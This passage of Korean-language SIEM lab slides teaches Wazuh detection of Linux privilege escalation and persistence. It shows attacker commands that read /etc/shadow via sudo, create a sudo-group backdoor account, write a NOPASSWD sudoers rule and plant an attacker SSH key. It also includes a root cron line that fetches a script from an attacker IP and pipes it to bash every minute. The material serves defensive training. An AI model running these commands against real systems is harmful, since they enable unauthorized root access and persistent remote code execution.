
룰 5401(암호 3 회 실패), 5402(root 로 sudo 성공), 5403(처음 sudo 를 쓴 사용자)

검색 원리

sudo 디코더가 data.srcuser(실행자), data.command(명령) 를 분리

결과 해석

data.srcuser, data.command, data.pwd 로 누가 어디서 무엇을 root 로 실행했는지 . data.command: (*bash* or *sh* or *vi*) 로 쉘 획득만 추림




```
rule.groups:sudo AND rule.id:(5401 or 5402 or 5403)
```

20 실습 ① 공격 실행 — sudo 권한 상승

공격자 att@192.168.0.202 — 20 sudo 권한 상승 (bastion 에 ccc 로 접속한 상태)


```
# 탈취한 ccc 계정으로 root 셸 · root 명령을 실행
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 'sudo -i id; sudo cat /etc/shadow | head -2'
uid=0(root) gid=0(root) groups=0(root)
root:!$y$j9T$cmgaKuJRjcNRyCyPp41oM.$mnh1omZhsEiXQ5Ml3Zljlx07MXS3hwvJeykv0UnZ7g8:20757:0:99999:7:::
daemon:*:20746:0:99999:7:::
```

구문 풀이

`sudo -i id`	root 셸로 들어가 id 실행
`sudo cat /etc/shadow`	root 만 읽을 수 있는 암호 해시 파일 열람

20 실습 ② SIEM 에서 찾기 — sudo 권한 상승

```
rule.groups:sudo AND rule.id:(5401 or 5402 or 5403)
```



Time	agent.name	rule.id	rule.description	data.srcuser	data.dstuser	data.command
Oct 31, 2026 @ 17:43:48.567	bastion	5402	Successful sudo to ROOT executed.	ccc	root	/usr/bin/cat /etc/shadow

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t data.command	/usr/bin/cat /etc/shadow
t data.dstuser	root
t data.pwd	/home/ccc
t data.srcuser	ccc
t decoder.ftscomment	First time user executed the sudo command
t decoder.name	sudo

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcuser · data.dstuser · data.command`

결과 3 hits

읽는 법

- 5402 = root 로 sudo 성공 , 5403 = 그 사용자가 sudo 를 처음 씀
- data.command 에 실제 실행 명령 . bash·sh·vi 같은 셸 획득 명령은 바로 조사
- kt66 bastion 의 ccc 는 비밀번호 없이 sudo(NOPASSWD) 라 5401(암호 3 회 실패) 은 생기지 않는다

21 계정 · 그룹 생성과 삭제

T1136.001

kt66 검증 완료

공격

침입 후 백도어 계정을 만들거나 sudo 그룹에 추가

탐지 포인트


룰 5901(그룹 추가), 5902(사용자 추가), 5904(사용자 삭제), 5555(암호 변경)

검색 원리

useradd/groupadd/userdel/passwd 로그를 묶은 adduser 그룹을 씀

결과 해석

full_log 에 새 계정명과 UID. UID 0 이거나 sudo·wheel 그룹 추가면 즉시 대응




```
rule.groups:adduser OR rule.id:(5901 or 5902 or 5904 or 5555)
```

21 실습 ① 공격 실행 — 계정 · 그룹 생성과 삭제

공격자 att@192.168.0.202 — 21 계정·그룹 생성과 삭제


```
# 백도어 계정을 만들고 sudo 그룹에 넣는다 → 나중에 지워서 흔적까지 확인
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 'sudo useradd -m -s /bin/bash backdoor; sudo usermod -aG sudo backdoor; id backdoor'
uid=1001(backdoor) gid=1001(backdoor) groups=1001(backdoor),27(sudo)
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 'sudo userdel -r backdoor; id backdoor'
id: 'backdoor': no such user
```

구문 풀이

`sudo useradd -m -s /bin/bash backdoor`	홈 폴더 (-m) 와 셸 (-s) 을 가진 새 계정 생성
`sudo usermod -aG sudo backdoor`	sudo 그룹에 추가 (-aG) → 관리자 권한 백도어
`sudo userdel -r backdoor`	흔적 지우기 — 계정 삭제 (5904) 도 기록된다

21 실습 ② SIEM 에서 찾기 — 계정 · 그룹 생성과 삭제

```
rule.groups:adduser OR rule.id:(5901 or 5902 or 5904 or 5555)
```



Time	agent.name	rule.id	rule.description	data.dstuser	full_log
Oct 31, 2026 @ 17:44:16.569	bastion	5902	New user added to the system.	backdoor	Oct 31 17:44:15 bastion useradd[1789]: new user: name=backdoor, UID=1001, GID=1001, home=/home/backdoor, shell=/bin/bash, from=none

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t data.dstuser	backdoor
? data.gid	⚠ 1001
? data.home	⚠ /home/backdoor
? data.shell	⚠ /bin/bash,
t data.uid	1001
t decoder.name	useradd

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · data.dstuser · full_log`

결과 3 hits

읽는 법

- 5902 사용자 추가 → 그룹 변경 → 5904 삭제가 시간순으로 보인다
- full_log 에 새 계정 이름·UID. UID 0 이거나 sudo·wheel 그룹이면 즉시 대응

FIM — 파일이 '바뀌었는지'를 해시로 안다

원리

- 파일 내용으로 해시 (SHA-256 등 지문) 를 계산해 기억 → 다시 계산해 다르면 '변경'
- 내용이 1 바이트만 달라도 해시가 완전히 달라진다 → 어떤 명령으로 바꿨든 결과로 잡는다

Wazuh syscheck

• 554 추가 · 550 변경 · 553 삭제 / syscheck.path 경로 , syscheck.event added·modified·deleted, sha256_before/after, diff(바뀐 줄)

- 기본 주기 12 시간 → 중요 경로는 realtime(즉시), whodata(누가 바꿨는지 , auditd 필요) 로 감시
- kt66 보강 : /etc/passwd·shadow·sudoers·cron, /usr/bin, 웹 폴더 , 홈 폴더 실시간

변경 알림 한 건

```
rule 550 'Integrity checksum changed.'  syscheck.path /usr/bin/yes
sha256_before 5f3e…  →  sha256_after 9a1c…   (27 번 실습 :  바이너리 변조 )
```

22 핵심 계정 파일 변조 (FIM)

kt66 바로 됨 (shadow·sudoers 는 보강 2)

공격

/etc/passwd, /etc/shadow, /etc/sudoers 를 직접 편집해 권한을 심음

탐지 포인트


룰 550(변경), 553(삭제), 554(추가). syscheck.path 가 핵심 파일

검색 원리

FIM 은 체크섬 변화를 보고하므로 명령이 무엇이든 결과 변경은 잡힘

결과 해석

syscheck.diff(설정 시) 로 변경 전후 줄 확인 . 21 번 룰과 시간이 맞으면 정상 useradd, 아니면 수동 변조




```
rule.groups:syscheck AND syscheck.path:(/etc/passwd or /etc/shadow or /etc/sudoers or /etc/sudoers.d/* or
/etc/group)
```

22 실습 ① 공격 실행 — 핵심 계정 파일 변조 (FIM)

공격자 att@192.168.0.202 — 22 핵심 계정 파일 변조 (FIM)

```
# 21번의 useradd 가 /etc/passwd · /etc/shadow 를 바꿨다. 여기에 sudoers 직접 변조를 추가
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 'echo "ccc ALL=(ALL) NOPASSWD:ALL" ¦ sudo tee /etc/sudoers.d/99-kt66-lab'
ccc ALL=(ALL) NOPASSWD:ALL
total 12
-rw-r--r-- 1 root root   27 Oct 31 17:44 99-kt66-lab
-r--r----- 1 root root 1096 Aug  3  2022 README
-rw-r--r-- 1 root root   27 Oct 31 16:02 ccc
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 'sudo rm /etc/sudoers.d/99-kt66-lab'    # 원복
```


구문 풀이

```
echo "ccc ALL=(ALL) NOPASSWD:ALL" | sudo
tee /etc/sudoers.d/99-kt66-lab
```

sudoers 에 '암호 없이 모든 명령' 규칙을 직접 심는다 (tee = 화면 출력 + 파일 쓰기)

22 실습 ② SIEM 에서 찾기 — 핵심 계정 파일 변조 (FIM)

```
rule.groups:syscheck AND syscheck.path:(/etc/passwd or /etc/shadow or /etc/sudoers or /etc/sudoers.d/* or /etc/group)
```



Time	agent.name	rule.id	rule.description	syscheck.event	syscheck.path
Oct 31, 2026 @ 17:44:43.707	bastion	554	File added to the system.	added	/etc/sudoers.d/99-kt66-lab

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t decoder.name	syscheck_new_entry
t full_log	File '/etc/sudoers.d/99-kt66-lab' added Mode: realtime
t id	1793436283.34331507
t input.type	log
t location	syscheck
t manager.name	wazuh.manager

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · syscheck.event · syscheck.path`

결과 3 hits

읽는 법

- 554(추가)·550(변경)·553(삭제) — FIM 은 해시가 바뀐 결과를 보므로 어떤 명령으로 바꿨든 잡힌다
- 21 번 useradd 가 바꾼 /etc/passwd·/etc/shadow 변경도 같이 보인다 — 21 번 시각과 맞으면 정상 useradd, 아니면 수동 변조

자료와 달라진 점 kt66 보강 : /etc/shadow·/etc/sudoers·/var/spool/cron 을 실시간 감시에 추가 (원본은 미감시)

지속화 — 재부팅해도 , 암호를 바꿔도 다시 들어오기

SSH 키

- ~/.ssh/authorized_keys 에 공개키가 있으면 짝이 되는 개인키를 가진 사람은 암호 없이 접속
- 공격자가 자기 공개키를 넣어 두면 피해자가 암호를 바꿔도 계속 들어온다

cron

- 정해진 시각에 명령을 자동 실행 . /etc/cron.d/ 파일 한 줄 = ' 분 시 일 월 요일 사용자 명령 '
- * * * * * root curl … | bash → 매분 root 로 원격 스크립트 실행 — 지워도 다시 내려받는 끈질긴 백도어

그 밖의 자리

- systemd 서비스 · 타이머 , ~/.bashrc, Windows Run 키 (44 번)· 예약 작업 (40 번)· 서비스 (39 번)

cron 시간 칸 읽기

```
┌분 (0-59) ┌시 (0-23) ┌일 (1-31) ┌월 (1-12) ┌요일 (0-6, 0=일 )
*          *          *          *          *      root   명령   → 매분
0          3          *          *          1      root   명령   → 매주 월요일 03:00
```

23 SSH 키 지속화

T1098.004

kt66 검증 완료

공격

~/.ssh/authorized_keys 에 공격자 공개키를 넣어 암호 없이 재접속

탐지 포인트


authorized_keys 추가 · 변경 FIM 이벤트

검색 원리

홈 디렉터리 (/home, /root) 가 FIM 감시 대상이어야 함

결과 해석

syscheck.uname_after 로 누가 바꿨는지 , syscheck.diff 로 추가된 키 주석 (user@host) 확인




```
rule.groups:syscheck AND syscheck.path:*authorized_keys* AND syscheck.event:(added or modified)
```

23 실습 ① 공격 실행 — SSH 키 지속화

공격자 att@192.168.0.202 — 23 SSH 키 지속화


```
# 공격자 키를 만들어 bastion 의 ccc 계정 authorized_keys 에 추가 → 이후 비밀번호 없이 접속
att@attacker:~$ ssh-keygen -t ed25519 -N '' -C 'evil@attacker' -f ~/lab/kt66_lab_key
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIApPKJ7iZEBb6362JF7Q8NmWNlrvbrQd7+mEb5SgxCgk evil@attacker
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 "echo '<공개키>' >> ~/.ssh/authorized_keys"
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIApPKJ7iZEBb6362JF7Q8NmWNlrvbrQd7+mEb5SgxCgk evil@attacker
att@attacker:~$ ssh -i ~/lab/kt66_lab_key -p 2204 ccc@192.168.0.189 'whoami'    # 비밀번호 묻지 않음
키로 로그인 성공: ccc
```

구문 풀이

`ssh-keygen -t ed25519 -N '' -C 'evil@attacker'`	공격자 키쌍 생성 (-N '' 암호 없음 , -C 주석)
`echo '<공개키>' >> ~/.ssh/authorized_keys`	피해 계정에 공격자 공개키 등록 → 이후 비밀번호 없이 접속 (지속화)

23 실습 ② SIEM 에서 찾기 — SSH 키 지속화

```
rule.groups:syscheck AND syscheck.path:*authorized_keys* AND syscheck.event:(added or modified)
```



Time	agent.name	rule.id	rule.description	syscheck.event	syscheck.path	syscheck.uname_after
Oct 31, 2026 @ 17:45:06.480	bastion	550	Integrity checksum changed.	modified	/home/ccc/.ssh/authorized_keys	ccc

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	010
t agent.ip	10.20.30.201
t agent.name	bastion
t decoder.name	syscheck_integrity_changed
t full_log	File '/home/ccc/.ssh/authorized_keys' modified Mode: realtime Changed attributes: size,mtime,md5,sha1,sha256 Size changed from '99' to '194' Old modification time was: '1793430160', now it is '1793436306' Old md5sum was: 'e3264271571f980ae08847da034fb609' New md5sum is : '9178e3e5d2af882b55e484e1240a0ede'
t id	1793436306.34496111
t input.type	log

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · syscheck.event · syscheck.path · syscheck.uname_after`

결과 1 hits

읽는 법

- syscheck.path 에 authorized_keys, syscheck.event 에 added/modified
- syscheck.diff(설정 시) 에서 추가된 키의 주석 (evil@attacker) 을 확인

24 cron 지속화

T1053.003

kt66 검증 완료

공격

crontab 에 리버스 셸이나 채굴기를 등록해 재부팅 후에도 살아남음

탐지 포인트


/etc/cron*, /var/spool/cron 변경 FIM

검색 원리

경로 와일드카드로 cron 관련 디렉터리를 모두 덮음

결과 해석

syscheck.diff 에 curl … | bash, /dev/tcp, base64 -d 가 보이면 악성




```
rule.groups:syscheck AND syscheck.path:(/etc/cron* or /var/spool/cron* or /etc/systemd/system/*.timer)
```

24 실습 ① 공격 실행 — cron 지속화

공격자 att@192.168.0.202 — 24 cron 지속화

```
# 매 분 실행되는 cron 항목을 심는다 (실습용이라 실제 내용은 무해한 명령)
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 'echo "* * * * * root curl -s http://192.168.0.202:8000/x.sh | bash" | sudo tee /etc/cron.d/
kt66-update'
* * * * * root curl -s http://192.168.0.202:8000/x.sh | bash
att@attacker:~$ ssh -p 2204 ccc@192.168.0.189 'sudo rm /etc/cron.d/kt66-update'    # 원복
```

